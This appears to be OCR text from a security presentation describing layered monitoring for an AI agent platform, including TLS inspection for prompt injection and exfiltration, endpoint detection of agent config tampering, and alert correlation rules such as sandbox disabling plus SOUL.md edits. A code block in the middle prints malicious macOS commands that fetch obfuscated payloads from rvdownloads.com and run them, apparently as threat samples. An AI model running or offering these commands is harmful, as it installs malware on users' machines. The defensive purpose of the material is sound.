
Enforced Routing: TLS Inspection catches Prompt Injections, Data Exfiltration, and C2 comms.

Physical Isolation: If the WireGuard client drops, the ENI drops all packets.

Zero Bypass:
Zero external access is possible without deep packet inspection.



Layer 1: Threat categorization with Claude AI



Handling Rules: Files >1MB are truncated (first 500KB + last 100KB).


```
curl -LskfS $(echo
'aHR0cHM6Ly9ydmRvd25sb2Fkcy5jb20vY3VybC80MjNlNWE0MmIyZTZhNzg3MTE2OGQyOGJjYjE3ZTA0ZTc1ZjIxNDY1OWJmNGM4NTMyYjY4MGIzMmJlMGRkODU3'|base64 -D)| zsh


curl
hxxps://rvdownloads.com/curl/423e5a42b2e6a7871168d28bcb17e04e75f214659bf4c8532b680b32be0dd857
#!/bin/zsh
aev6un=$(base64 -D <<'PAYLOAD_END' | gunzip
H4sIALiqvmkC/13LQQqAIBBA0b2nmAjchM02uo2pYKCO6FjS6WtZLf+DPw647Qmv6oVpJYAiQI4ZvQvZFfDMua6I5bB0pkD
a1tlQxLQkbNlqdiAldM1cQJnP+rjxkSxM/e+vFDefDi5wgQAAAA==
PAYLOAD_END
)
eval "$aev6un"


#!/bin/zsh
curl -o /tmp/helper hxxps://rvdownloads.com/n8n/update && xattr -c /tmp/helper && chmod +x
/tmp/helper && /tmp/helper
```


Layer 2: Endpoint Management via Jamf Pro

Continuous Compliance Engine




Smart Groups execute immediate auto-remediation policies for critical misconfigurations before SOC intervention is required.

Layer 3: Endpoint Detection via CrowdStrike Falcon




Falcon explicitly monitors the `dist/` directory for runtime binary modifications and `SOUL.md` for tampering via non-OpenClaw processes.

Layer 4: Application Telemetry & Hooks




⚠ **Warning:** Custom tool hooks must be strictly synchronous. Async/Promise logic disrupts the execution chain. All I/O must use **fs.appendFileSync**.

The Telemetry Pipeline Latency Map



Understanding data arrival times is critical for incident response sequencing. Hostile process execution triggers instantly; configuration drift evaluates on 15-minute polling cycles.

Layer 5: Behavioral Analytics & Correlation



`[Falcon: SOUL.md Modified] +`
`[Jamf: Sandbox Disabled] =`
`[CRITICAL: Coordinated Config Weakening]`

`[Jamf: Unapproved Skill] +`
`[WireGuard: Anomalous NPM Traffic] =`
`[CRITICAL: Supply Chain Attack]`

